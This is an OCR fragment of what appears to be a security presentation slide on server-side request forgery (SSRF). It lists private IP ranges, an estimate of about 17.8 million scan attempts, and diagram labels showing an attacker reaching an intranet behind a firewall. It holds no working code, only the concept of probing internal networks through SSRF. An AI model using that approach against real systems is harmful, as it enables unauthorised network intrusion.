
172.16.0.0 — 172.31.255.255

192.168.0.0 — 192.168.255.255

≈ 17,800,000 tries !






WWW
SSRF
example.com
10.20.0.0/16
Internet
Firewall
Intranet

